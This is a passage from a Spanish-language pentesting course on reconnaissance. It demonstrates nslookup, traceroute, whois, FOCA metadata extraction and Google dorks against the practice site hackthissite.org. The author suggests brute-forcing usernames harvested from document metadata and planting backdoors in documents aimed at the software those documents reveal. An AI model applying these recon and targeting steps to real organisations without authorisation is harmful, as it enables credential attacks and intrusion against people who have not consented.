
Como he dicho antes, estas herramientas son de evaluación de redes, pero también son útiles para ir ajustando nuestras herramientas de análisis de puertos y servicios.

Nslookup

Nslookup es una herramienta para comprobar si los DNS funcionan.

La sintaxis es: nslookup [host]

Ejemplo: nslookup google.es



A terminal window titled 'jotta@jotta:~' showing the output of the nslookup command for the domain 'google.es'. The output includes the server address (80.58.61.250), the port (53), and two non-authoritative answers for the name 'google.es' with their respective IP addresses (216.58.211.227 and 2a00:1450:4003:809::2003).


```
jotta@jotta:~  
Archivo  Acciones  Editar  Vista  Ayuda  
root@jotta:/home/jotta# nslookup google.es  
Server:      80.58.61.250  
Address:     80.58.61.250#53  
  
Non-authoritative answer:  
Name:   google.es  
Address: 216.58.211.227  
Name:   google.es  
Address: 2a00:1450:4003:809::2003  
root@jotta:/home/jotta#
```

Como puedes ver nos da la dirección IP asociada.

Nslookup también puede ser inverso. Además de ese dominio, esta dirección IP puede estar alojando mas nombres de dominio.

Para hacerlo inverso es igual, pero poniendo la IP que nos ha mostrado la herramientas.

Ejemplo: nslookup 80.58.61.250




```
jotta@jotta:~  
Archivo Acciones Editar Vista Ayuda  
root@jotta:/home/jotta# nslookup 80.58.61.250  
250.61.58.80.in-addr.arpa      name = 250.red-80-58-61.staticip.rima-tde.net.  
  
Authoritative answers can be found from:  
61.58.80.in-addr.arpa  nameserver = rsdbgi1-11.rima-tde.net.  
61.58.80.in-addr.arpa  nameserver = rsdmno1-14.rima-tde.net.  
root@jotta:/home/jotta#
```

Ahora vamos a hacer una prueba con todas las herramientas para que sea más parecido a un entorno real.

Una web que podemos usar para probar todo esto es “hackthissite.org”, esta web a parte de tener retos, te da permisos para poder hacerle cualquier tipo de ataque.

Vamos a ver el retardo haciéndole un ping:



```
jotta@jotta:~  
Archivo Acciones Editar Vista Ayuda  
root@jotta:/home/jotta# ping hackthissite.org  
PING hackthissite.org (137.74.187.103) 56(84) bytes of data.  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=1 ttl=52 time=34.7 ms  
S  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=2 ttl=52 time=31.3 ms  
S  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=3 ttl=52 time=33.6 ms  
S  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=4 ttl=52 time=35.3 ms  
S  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=5 ttl=52 time=31.4 ms  
S  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=6 ttl=52 time=30.9 ms  
S  
64 bytes from hackthissite.org (137.74.187.103): icmp_seq=7 ttl=52 time=31.2 ms  
S  
^C
```

Ya tenemos el retardo.

Ahora vamos a calcular la ruta completa de **hackthissite** para ver el retardo que pudiera tener para el posterior supuesto análisis de puertos que se podría hacer.

```
jotta@jotta:~
```

```
Archivo Acciones Editar Vista Ayuda
```


```
root@jotta:/home/jotta# traceroute hackthissite.org
traceroute to hackthissite.org (137.74.187.103), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  1.380 ms  1.234 ms  0.816 ms
 2  * * *
 3  * * *
 4  * * 142.red-81-46-33.customer.static.cgg.telefonica.net (81.46.33.142)  28.752 ms
 5  238.red-80-58-83.staticip.rima-tde.net (80.58.83.238)  12.266 ms * 12.991 ms
 6  be13-400-grtmadix2.net.telefonicaglobalsolutions.com (216.184.113.250)  12.921 ms
    11.961 ms 12.314 ms
 7  176.52.248.251 (176.52.248.251)  14.949 ms be100-103.mad-1-a9.es.eu (94.23.122.92)
) 14.313 ms 176.52.248.251 (176.52.248.251)  14.197 ms
 8  be106.par-gsw-sbb1-nc5.fr.eu (91.121.131.153)  29.297 ms be100-103.mad-1-a9.es.eu
(94.23.122.92)  11.444 ms 12.690 ms
 9  be102.rbx-g2-nc5.fr.eu (94.23.122.214)  32.304 ms be106.par-gsw-sbb1-nc5.fr.eu (9
1.121.131.153)  29.854 ms *
10  * * *
11  be7.rbx-vac1-a75.fr.eu (91.121.215.187)  33.013 ms 32.883 ms 32.590 ms
12  rbx-vac1-a75-1-firewall.fr.eu (178.33.99.124)  31.295 ms 31.716 ms 31.294 ms
13  rbx-vac1-a75-2-shield.fr.eu (178.33.99.125)  31.372 ms 32.728 ms 31.184 ms
14  rbx-vac1-a75-3.fr.eu (178.33.99.123)  31.550 ms 31.533 ms 31.856 ms
15  * * *
16  * * *
17  * * *
18  * * *
```

Como puedes ver está haciendo muchos saltos, esto significa que nuestro análisis de puertos tendría que hacer todos estos saltos.

¿Cómo calculamos el retardo? Con estos datos para saber cuento retardo ponerle a nuestra herramienta podemos sumar los milisegundos de los saltos y elevarlo un poco.

Además de hacer el traceroute contra la url también se puede hacer contra su dirección IP.


Ahora vamos a hacer un **whois** contra hackthissite.org



```
jotta@jotta:~
Archivo Acciones Editar Vista Ayuda
root@jotta:/home/jotta# whois hackthissite.org
Domain Name: HACKTHISITE.ORG
Registry Domain ID: D99641092-LROR
Registrar WHOIS Server: whois.enom.com
Registrar URL: http://www.enom.com
Updated Date: 2020-07-12T08:05:03Z
Creation Date: 2003-08-10T15:01:25Z
Registry Expiry Date: 2021-08-10T15:01:25Z
Registrar Registration Expiration Date:
Registrar: eNom, Inc.
Registrar IANA ID: 48
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: Data Protected
Registrant State/Province: WA
Registrant Country: US
Name Server: C.NS.BUDDYNS.COM
Name Server: F.NS.BUDDYNS.COM
Name Server: G.NS.BUDDYNS.COM
Name Server: H.NS.BUDDYNS.COM
Name Server: J.NS.BUDDYNS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)
```

Como ves aquí tenemos los servidores dns.

Ahora un nslookup a hackthissite.org.




```
jotta@jotta:~
Archivo Acciones Editar Vista Ayuda
root@jotta:/home/jotta# nslookup hackthisite.org
Server: 80.58.61.250
Address: 80.58.61.250#53

Non-authoritative answer:
Name: hackthisite.org
Address: 137.74.187.102
Name: hackthisite.org
Address: 137.74.187.103
Name: hackthisite.org
Address: 137.74.187.104
Name: hackthisite.org
Address: 137.74.187.101
Name: hackthisite.org
Address: 137.74.187.100
Name: hackthisite.org
Address: 2001:41d0:8:cc08:137:74:187:103
Name: hackthisite.org
Address: 2001:41d0:8:cc08:137:74:187:100
Name: hackthisite.org
Address: 2001:41d0:8:cc08:137:74:187:101
Name: hackthisite.org
Address: 2001:41d0:8:cc08:137:74:187:102
Name: hackthisite.org
Address: 2001:41d0:8:cc08:137:74:187:104
```

Y como ves tiene varias direcciones asociadas, empezaría en la 100 y terminaría en la 104.

Para hacerle la inversa tenemos que poner las direcciones IP en **nslookup**.

Comando 1: nslookup 137.74.187.100



```
jotta@jotta:~  
Archivo Acciones Editar Vista Ayuda  
root@jotta:/home/jotta# nslookup 137.74.187.100  
100.187.74.137.in-addr.arpa      name = hackthissite.org.  
Authoritative answers can be found from:  
root@jotta:/home/jotta# nslookup 137.74.187.101  
101.187.74.137.in-addr.arpa      name = hackthissite.org.  
Authoritative answers can be found from:  
root@jotta:/home/jotta# nslookup 137.74.187.102  
102.187.74.137.in-addr.arpa      name = hackthissite.org.  
Authoritative answers can be found from:  
root@jotta:/home/jotta# nslookup 137.74.187.103  
103.187.74.137.in-addr.arpa      name = hackthissite.org.  
Authoritative answers can be found from:  
root@jotta:/home/jotta# nslookup 137.74.187.104  
104.187.74.137.in-addr.arpa      name = hackthissite.org.  
Authoritative answers can be found from:
```

Como vemos solo tiene asociada hackthissite.

Los servidores DNS que tiene como C.NS.BUDDYNS.COM los podemos utilizar para hacer los ataques en vez de los nuestros genéricos.

Esto lo vamos a hacer de forma muy simple con herramientas como **The Harvester** que nos va a automatizar el proceso de descubrimiento de subdominios e incluso podemos meter un diccionario para que busque otro tipo de subdominios que no tengan que ver con el diccionario que utiliza por defecto.

Metadatos

Los metadatos consisten en información que contiene los documentos que no se visualiza a través de estos. Por ejemplo la fecha de creación, modificación, quién creó el documento, etc. Esto es importante porque también se puede filtrar información sensible como con qué software se creó, nombre del usuario que creó el documento, sistema operativo en el que se ha creado.

Mucha de la información que podemos sacar aquí la podemos utilizar para hacer ataques al cliente ya que está bien saber qué sistema operativo o de software utiliza, la versión del software, etc... Si por ejemplo está utilizando una versión de Office vulnerable podemos generar un documento malicioso.

Para hacer el análisis de metadatos yo personalmente prefiero utilizar la herramienta FOCA, ya que su interfaz gráfica es muy sencilla y tiene una serie de plugins con más funcionalidades que te van a permitir avanzar en las fases de pentesting.

Esta herramienta la vamos a utilizar desde Windows, se puede utilizar desde Kali Linux, pero requiere más pasos para instalarla.

Link de descarga → <https://acortar.link/YQIMo>


Al descargarlo se nos quedará un archivo comprimido llamado “FocaPro”. Le damos clic derecho y “Extraer en Foca Pro”

Y se nos crea una carpeta que se llama “FocaPro”. La abrimos, vamos a la carpeta **bin** y ejecutamos **FOCA.exe**

Ahora necesitamos crear un nuevo proyecto.

Para crearlo vamos a **Project** → **New Project** y se nos carga un formulario.

1. El nombre del proyecto
2. El nombre del dominio principal.
3. En el caso de que tuviera subdominios se pueden colocar.
4. Donde queremos guardar los documentos que descubramos con los dominios de nuestros objetivos.
5. Si queremos poner una nota.
6. Autosave, yo lo prefiero subir a 15 min.




Ahora le damos a **Create** y se nos abre una ventana para guardar el proyecto, seleccionamos la carpeta que hemos creado.

Se cargará y nos mostrará un mensaje de que se ha completado correctamente.

Ahora, el primer paso sería la búsqueda mediante motores. Le damos a **Search All** y esperamos a que saque resultados.




Como vemos ya ha terminado de indexar y nos muestra los resultados.



Si vamos a **Network → Servers**, nos muestra los servidores que habíamos identificado antes.

Aquí podemos hacer búsquedas de ficheros.



También podemos hacer un **Crawling**, es decir, descubrir la estructura de esta aplicación web gracias al motor de búsqueda de Google y de Bing. Esto puede ser que encuentre algo o no encuentre nada.

En este caso con el motor de búsqueda de Bing ha encontrado ficheros, carpetas y parametrizaciones.

Technology recognition | Crawling | Exploiting | Files | Log | Minimize

Google crawling | Bing crawling

Domain: hackthissite.org

Files (2 found) | Folders (5 found) | Documents published (0 found) | Backups (0 found) | Parametrized (2 found)

SQLIs (0 found) | Directory Listing enabled (0 found) [PASIVE] | Methods on folders (0 found) [PASIVE] | Tech.php (10 found)

File	Extension
https://hackthissite.org/forums/viewforum.php	.php
https://hackthissite.org/forums/viewtopic.php	.php

Vamos a volver al Metadata.

Como vemos nos ha sacado varios ficheros, hay algunos que ya no están disponibles, se puede ver porque el Size es nulo.

hackthissite - FOCA (final version) 3.4

Project Report Tools Options TaskList Plugins About

hackthissite

- Network
 - Clients (0)
 - Servers (7)
 - 137.74.0.0
 - 137.74.187.0
 - hackthissite.org [137.74.187.0]
 - hackthissite.org [137.74.187.0]
 - Unlocated Servers
 - Domains
 - Roles
 - Vulnerabilities
 - Metadata

Search engines: Google, Bing, Exalead

Extensions: doc, xls, ppsx, sxc, ppt, docx, xltx, sxi, pps, ppbx, sww, odt

Custom search

ID	Type	URL	Download	Download Date	Size	Analysed
0	pdf	http://	Download	hackthisine1...	7.54 MB	X
1	pdf	https://	Download All	hackthisine...	-	X
2	pdf	https://	Download All	hackthisine...	-	X
3	pdf	https://	Delete	hackthisine...	-	X
4	pdf	https://	Delete All	hackthisine...	-	X
5	pdf	https://	Extract Metadata	hackthisine...	1.7 MB	X
6	pdf	https://	Extract All Metadata	hackthisine...	6.29 MB	X
7	pdf	http://	Analyze Metadata	hackthisine1...	1.26 MB	X
8	pdf	http://	Analyze Metadata	hackthisine1...	3.92 MB	X
9	pdf	https://	Analyze Metadata	hackthisine1...	6.15 MB	X
10	pdf	https://	Analyze Metadata	hackthisine...	-	X
11	pdf	https://	Analyze Metadata	hackthisine7	1.7 MR	X

Time Source Severity Message

Conf Deactivate AutoScroll Clear Save log to File

Search done

Para descargarlos seleccionamos el primero y hacemos clic en **Download All**.

Esto se descargará en la carpeta que le hemos indicado y ahora vamos a extraer toda la metadata. Para ello hacemos lo mismo, clic derecho y **Extract All Metada**

Como se puede ver, nos ha sacado 3 cuentas de usuario, una carpeta y 12 programas.

Attribute	Value
All users found (3) - Times found	
emadison	4
hackthissite.org	1
htz	1

Time	Source	Severity	Message
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...
23:20:56	MetadataSearch	low	Document metadata extracted: D:\JF\Escritorio\JOTTA\Escuela de nuevos hackers\Módulo 1 Reco...

Esto es muy interesante ya que puedo hacerles ataques de fuerza bruta a esos usuarios.

Todo esto lo podemos hacer desde Foca y de forma pasiva, es decir, no estamos haciendo peticiones ya que es información indexada a motores de búsqueda, la única petición directa que hemos hecho es con la descarga de los ficheros.

Además, podemos sacar más información si hacemos búsquedas con más motores, para ello hacemos clic en **Network** y le damos a **Start**.

Select search type

WebSearch Also, improve results with Robtex

Using a web searcher like Google or Bing the program searches links pointing to the domain site to identify new subdomains.

Google Web Google API Bing Web Bing API

Google Web limitations

- Max 1000 results for each search
- Max 32 words in a search string

DNS Search ZoneTransfer

DNS Search performs queries to DNS Servers searching for well-known records. The following queries will be done:

NS, SOA, Primary, Master, MX, SPF, Domainkeys Records, DKIM Records, SRV Records for VoIP, IM and Active Directory; Kerberos, LDAP and Web Proxy Autodiscovery.

Dictionary Search

The program uses a common DNS names list to find new subdomains. This list is the same used by Fierce tool.

Current search: None

Esta búsqueda tarda más, pero nos sacará más ficheros y más información.

En resumen, con esta herramienta hemos podido sacar los metadatos, los subdominios y las IP's asociadas, usuarios y software que han utilizado. Esto está muy bien ya que podemos hacer

fuerza bruta a los usuarios o ataques en el lado del cliente creando backdoors camuflados en documentos que puedan abrir ese software.

Nota: Si te da un error de que no se ha podido encontrar el fichero hosts es porque ha cambiado de ubicación y se encuentra en la carpeta DNSDictionary

Google Dorks

Google Dorks son sencillamente **comandos para optimizar la búsqueda** con Google, dichos comandos pueden agilizar el funcionamiento de una auditoría, ya que permiten de forma pasiva poder hacer un mapa de su aplicación web, comprobar si usan determinados servicios, hasta si profundizamos, poder localizar paneles para poder acceder a la identificación de algunos servicios.

En otras palabras, Google Dorks es un método de búsqueda de Google, **la diferencia entre una búsqueda normal en Google y una en Google Dorks es que la de Google Dorks te la va a acotar más todavía.**

Google Dorks nos permite buscar una serie de objetos como ficheros, si en el texto de la aplicación web hay alguna cadena de texto que hayamos indicado, si en el título también estuviese saliendo algún tipo de cadena que queremos encontrar, pero lo más interesante es el link que te voy a dejar aquí:

<https://www.exploit-db.com/google-hacking-database>

Aquí podemos buscar Dorks que se ajusten a nuestro objetivo.

Vamos a seguir haciendo pruebas con el dominio anterior (hackthissite). Con FOCA hemos visto que nos ha devuelto documentos con extensión PDF así que vamos a realizar la siguiente búsqueda.

site:hackthissite.org filetype:pdf

- site → Hace que la búsqueda se centre en ese dominio.
- filetype → Para buscar el tipo de fichero que quiero.

Google

site:hackthissite.org filetype:pdf

Todo Imágenes Noticias Shopping Maps Más Configuración Herramientas

Aproximadamente 39 resultados (0,17 segundos)

mirror.hackthissite.org › hackthiszine ▾ PDF Traducir esta página
build a cantenna and steal wireless internet access ...
Hacktivists of the world, unite! "The FBI COINTELPRO program was initiated in 1956. Its purpose, as described later by FBI Director J. Edgar Hoover, was "to ..."

mirror.hackthissite.org › hackthiszine ▾ PDF Traducir esta página
hack this zine - Anarcho-Copy
The texts enclosed contain stories, projects, and ideas from people who have found ways to unplug them-selves and hack the system. We can give you the ...

mirror.hackthissite.org › hackthiszine ▾ PDF Traducir esta página
Untitled - PDF Text Files
3 jul. 2010 - Fun with Linux Routing by Mark Jenkins.....0010. MD5 Crack on The Cheap by Evoltech.....0011. Reducing Redundancy in ...

